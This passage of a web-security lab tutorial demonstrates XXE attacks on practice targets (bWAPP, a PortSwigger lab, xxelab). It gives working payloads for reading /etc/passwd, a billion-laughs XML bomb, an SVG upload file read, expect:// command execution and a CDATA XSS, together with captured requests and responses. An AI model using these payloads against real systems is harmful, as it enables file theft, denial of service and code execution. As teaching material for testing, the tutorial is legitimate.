
These are the files that attacker injects a remotely hosted malicious scripts in order to gain admin access or crucial information. We will try to get **/etc/passwd** for that we will enter the following command.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE reset [
<!ENTITY ignite SYSTEM "file:///etc/passwd">]>

<reset><login>&ignite;</login><secret>Any bugs?</secret></reset>
```



After entering the above command as soon as we hit the send button we'll be reflected with the passwd file !!



The screenshot shows a browser's developer tools Network tab with the "Response" section selected. The response body contains the contents of a passwd file, which is highlighted with a red rectangular box. The file includes entries for various system users like root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, libuuid, dhcp, syslog, klog, hplip, avahi-autoipd, gdm, pulse, and messagebus.


```
1 HTTP/1.1 200 OK
2 Date: Tue, 17 Nov 2020 10:13:49 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 w
4 X-Powered-By: PHP/5.2.4-2ubuntu5
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-che
7 Pragma: no-cache
8 Content-Length: 2242
9 Connection: close
10 Content-Type: text/html
11
12 root:x:0:0:root:/root:/bin/bash
13 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
14 bin:x:2:2:bin:/bin:/bin/sh
15 sys:x:3:3:sys:/dev:/bin/sh
16 sync:x:4:65534:sync:/bin:/bin/sync
17 games:x:5:60:games:/usr/games:/bin/sh
18 man:x:6:12:man:/var/cache/man:/bin/sh
19 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
20 mail:x:8:8:mail:/var/mail:/bin/sh
21 news:x:9:9:news:/var/spool/news:/bin/sh
22 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
23 proxy:x:13:13:proxy:/bin:/bin/sh
24 www-data:x:33:33:www-data:/var/www:/bin/sh
25 backup:x:34:34:backup:/var/backups:/bin/sh
26 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
27 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
28 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
29 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
30 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
31 dhcp:x:101:102::/nonexistent:/bin/false
32 syslog:x:102:103::/home/syslog:/bin/false
33 klog:x:103:104::/home/klog:/bin/false
34 hplip:x:104:7:HPLIP system user,,,,:/var/run/hplip:/bin/false
35 avahi-autoipd:x:105:113:Avahi autoip daemon,,,,:/var/lib/avahi-autoipd:/bin/
36 gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
37 pulse:x:107:116:PulseAudio daemon,,,,:/var/run/pulse:/bin/false
38 messagebus:x:108:119::/var/run/dbus:/bin/false
```

XXE Billion Laugh Attack

These are aimed at XML parsers in which both, well-formed and valid, XML data crashes the system resources when being parsed. This attack is also known as XML bomb or XML DoS or exponential entity expansion attack.

Why it is known as Billion Laugh Attack?

"For the first time when this attack was done, the attacker used lol as the entity data and the called it multiple times in several following entities. It took exponential amount of time to execute and its result was a successful DoS attack bringing the website down. Due to usage of lol and calling it multiple times that resulted in billions of requests we got the name Billion Laugh Attack"




A payload that we will be using:

Before using the payload lets understand it:

In this, we see that we have declared the entity named "*ignite*" and then calling ignite in several other entities thus forming a chain of callbacks which will overload the server. We have called entity **&ignite9;** We have called ignite9 instead of ignite as ignite9 calls ignite8 several times and each time ignite8 is called ignite7 is initiated and so on. Thus, the request will take an exponential amount of time to execute and as a result, the website will be down.

Above command results in DoS attack and the output that we got is:




```
Send Cancel < | > | >

Request
Raw Params Headers Hex
Pretty Raw \n Actions ▾

1 POST /bWAPP/xxe-2.php HTTP/1.1
2 Host: 192.168.1.15
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: text/xml; charset=UTF-8
8 Content-Length: 193
9 Origin: http://192.168.1.15
10 Connection: close
11 Referer: http://192.168.1.15/bWAPP/xxe-1.php
12 Cookie: security_level=0; PHPSESSID=632abfe8de5f755a762e9705cf711863
13
14 <?xml version="1.0" encoding="utf-8"?> ←
    |!DOCTYPE reset [
15     <!ENTITY ignite "DoS">
16     <!ENTITY ignite1 "&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;" →
17     <!ENTITY ignite2 "&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;" →
18     <!ENTITY ignite3 "&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;" →
19     <!ENTITY ignite4 "&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;" →
20     <!ENTITY ignite5 "&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;" →
21     <!ENTITY ignite6 "&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;" →
22     <!ENTITY ignite7 "&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;" →
23     <!ENTITY ignite8 "&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;" →
24     <!ENTITY ignite9 "&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;" →
25   ]>
26
27   <reset>
    <login>
      &ignite9; ←
    </login>
    <secret>
      Any bugs?
    </secret>
  </reset>
```

Now after entering the XML command we will not see any output in response field and also bee box is not accessible and it will be down.



Thus this shows that we have successfully performed the attack and we were able to bring down the website.

XXE Attack via File Upload

XXE can be performed using the file upload method. We will be demonstrating this using Port Swigger lab "[Exploiting XXE via Image Upload](#)". The payload that we will be using is:

```
<?XML version="1.0" standalone="yes"?>
<!DOCTYPE reset [
<!ENTITY xxe SYSTEM "file:///etc/hostname" ] >
<svg width="500px" height="500px"
xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink"
version="1.1">
    <text font-size="40" x="0" y="100">&xxe;</text>
</svg>
```



Understanding the payload: We will be making an SVG file as only image files are accepted by the upload area. The basic syntax of the SVG file is given above and in that, we have added a text field that will be seen in the image.

We will be saving the above code as "**payload.svg**". Now on portswigger, we will go on a post and comment and then we will add the made payload in the avatar field.

Leave a comment

Comment:

Name:

Avatar:
 ←

Email:

Website:

Now we will be posting the comment by pressing Post Comment button. After this, we will visit the post on which we posted our comment and we will see our comment in the comments section.

Comments

 Bud Vizer | 27 October 2020

I tried to read this blog going through the car wash. I could barely read for all the soap in my eyes!

 Carl Bondioxide | 11 November 2020

Well this is all well and good but do you know a website for chocolate cake recipes?

 Jock Sonyou | 14 November 2020

I've read all of your blogs as I've been sick in bed. I've run out of blogs but I'm still ill. Can you hurry up and write more.

 Ben Eleven | 16 November 2020

My wife said she's leave me if I commented on another blog. I'll let you know if she keeps her promise!

 ignite | 18 November 2020

ignite technologies


Let's check its page source in order to find the comment that we posted. You will find somewhat similar to what I got below

```
<section class="comment">
<p>

</p>
<p>ignite technologies</p>
<p></p>
</section>
```




We will be clicking on the above link and we will get the flag in a new window as follows:



This can be verified by submitting the flag and we will get the success message.





Web Security Academy

Exploiting XXE via image file upload

[Back to lab description >>](#)

Congratulations, you solved the lab!

Understanding the whole concept: So, when we uploaded the payload in the avatar field and filled all other fields too our comment was shown in the post. Upon examining the source file, we got the path where our file was uploaded. We are interested in that field as our XXE payload was inside that SVG file and it will be containing the information that we wanted, in this case, we wanted “*/etc/domain*”. After clicking on that link, we were able to see the information.

XXE to perform Remote Code Execution

Remote code execution is a very server web application vulnerability. In this, an attacker is able to inject its malicious code on the server in order to gain crucial information. To demonstrate this attack I have used [XXE LAB](#). We will follow the below steps to download this lab and to run this on our Linux machine:

```
$ git clone https://github.com/jbarone/xxelab.git  
$ cd xxelab  
$ vagrant up
```


In our terminal we will get somewhat similar output as following:

```
naman@kali:~/Desktop/xxeTest$ git clone https://github.com/jbarone/xxelab.git  
Cloning into 'xxelab'...  
remote: Enumerating objects: 4, done.  
remote: Counting objects: 100% (4/4), done.  
remote: Compressing objects: 100% (3/3), done.  
remote: Total 24 (delta 0), reused 2 (delta 0), pack-reused 20  
Unpacking objects: 100% (24/24), 51.44 KiB | 239.00 KiB/s, done.  
naman@kali:~/Desktop/xxeTest$ cd xxelab/  
naman@kali:~/Desktop/xxeTest/xxelab$ vagrant up
```

Now once it's ready to be used we will open the browser and type: <http://192.168.33.10/> and we will see the site looks like this:




We will be entering our details and intercepting the request using Burp Suite. In Burp Suite we will see the request as below:



The screenshot shows the Burp Suite interface in Intercept mode. The top navigation bar has tabs for Intercept, HTTP history, WebSockets history, and Options. The Intercept tab is selected. Below the tabs are buttons for Forward, Drop, Intercept is on (which is enabled), Action, and Open Browser. Under these buttons are links for Raw, Params, Headers, and Hex. At the bottom of the interface are buttons for Pretty, Raw, \n, and Actions. The main content area displays a POST request to http://192.168.33.10:80. The request is in XML format:

```
1 POST /process.php HTTP/1.1
2 Host: 192.168.33.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 149
9 Origin: http://192.168.33.10
10 Connection: close
11 Referer: http://192.168.33.10/
12
13 <?xml version="1.0" encoding="UTF-8"?>
<root>
<name>
    ignite
</name>
<tel>
    123456789
</tel>
<email>
    123@gmail.com
</email>
<password>
    qwerty1234
</password>
</root>
```

We will send this request to the repeater and we will see which field is vulnerable. So, firstly we will send the request as it is and observe the response tab:



The screenshot shows the Burp Suite Repeater tab. The top navigation bar has tabs for Send, Cancel, < | > | . The Send tab is selected. Below the tabs are buttons for Raw, Params, Headers, and Hex. Under these buttons are buttons for Pretty, Raw, \n, and Actions. The Request pane on the left shows the same XML POST request as in the previous screenshot. The Response pane on the right shows the server's response:

```
1 HTTP/1.1 200 OK
2 Date: Thu, 19 Nov 2020 08:06:01 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-lubuntu4.29
5 Content-Length: 45
6 Connection: close
7 Content-Type: text/html
8
9 Sorry,
10 123@gmail.com
11 is already registered!
```

We can notice that we see the only email so we will further check with one more entry to verify that this field is the vulnerable one among all the fields.


The screenshot shows a browser-based XML editor interface. On the left, under 'Request' (Pretty tab selected), is the following XML payload:

```
POST /process.php HTTP/1.1
Host: 192.168.33.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 148
Origin: http://192.168.33.10
Connection: close
Referer: http://192.168.33.10/
<?xml version="1.0" encoding="UTF-8"?>
<root>
    <name>
        ignite
    </name>
    <tel>
        123456789
    </tel>
    <email>
        123
    </email>
    <password>
        qwerty1234
    </password>
</root>
```

An arrow points to the value '123' in the email field. On the right, under 'Response' (Pretty tab selected), is the server's response:

```
HTTP/1.1 200 OK
Date: Thu, 19 Nov 2020 08:05:29 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 35
Connection: close
Content-Type: text/html
Sorry,
123 is already registered!
```

From the above screenshot, it's clear that the email field is vulnerable. Now we will enter our payload:



Let's understand the payload before implementing it:

We have created a doctype with the name "**root**" and under that, we created an entity named "**ignite**" which is asking for "expect://id". I expect is being accepted in a php page then remote code execution is possible. We are fetching the id so we used "**id**" in this case.

Send Cancel < | > Target: http://

Request

- [Raw] Params Headers Hex

Pretty Raw \n Actions ▾

```

1 POST /process.php HTTP/1.1
2 Host: 192.168.33.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 211
9 Origin: http://192.168.33.10
10 Connection: close
11 Referer: http://192.168.33.10/
12
13 <?xml version="1.0" encoding="UTF-8"?>
14   <!DOCTYPE root [
15     <!ENTITY ignite SYSTEM "expect://id"> ]> ←
16   <root>
17     <name>
18       ignite ←
19     </name>
20     <tel>
21       123456789
22     </tel>
23     <email>
24       &ignite; ←
25     </email>
26     <password>
27       qwerty1234
28     </password>
29   </root>

```

Response

- [Raw] Headers Hex

Pretty Raw Render \n Actions ▾

```

1 HTTP/1.1 200 OK
2 Date: Thu, 19 Nov 2020 08:07:24 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 86
7 Connection: close
8 Content-Type: text/html
9
10 Sorry,
11 uid=33(www-data) gid=33(www-data) groups=33(www-data) ←
12
13 is already registered!

```

And we can see that we got the uid, gid and group number successfully. This proves that our remote code execution was successful in this case.

XSS using XXE

Nowadays we can see that scripts are blocked by web applications so there is a way of trespassing this. We can use the **CDATA** of **XML** to carry out this attack. We will also see CDATA in our mitigation step. We have used the above XXE LAB to perform XSS. So, we have the same intercepted request as in the previous attack and we know that the email field is vulnerable so we will be injecting our payload in that field only. A payload that we gonna use is as below:

```
<![CDATA[<]>img src="" onerror=javascript:alert(1)<![CDATA[>]>
```

Understanding the payload: As we know that in most of the input fields < and > are blocked so we have included it inside the CDATA. CDATA is character data and the data inside CDATA is not parsed by XML parser and is as it is pasted in the output.

Let's see this attack:

We will enter the above command in between the email field and we will observe the output in the response tab.

The screenshot shows a web proxy interface with two tabs: 'Request' and 'Response'. In the 'Request' tab, the raw XML payload is visible, including the injected script in the email field. In the 'Response' tab, the server returns an error message where the injected script is highlighted in red, indicating it was executed.


Request (Raw):

```
POST /process.php HTTP/1.1
Host: 192.168.33.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain; charset=UTF-8
Content-Length: 199
Origin: http://192.168.33.10
Connection: close
Referer: http://192.168.33.10/
<?xml version="1.0" encoding="UTF-8"?>
<root>
  <name>
    naman
  </name>
  <tel>
    123456789
  </tel>
  <email>
    <![CDATA[<]>img src="" onerror=javascript:alert(1)<![CDATA[>]>
  </email>
  <password>
    qwerty1234
  </password>
</root>
```

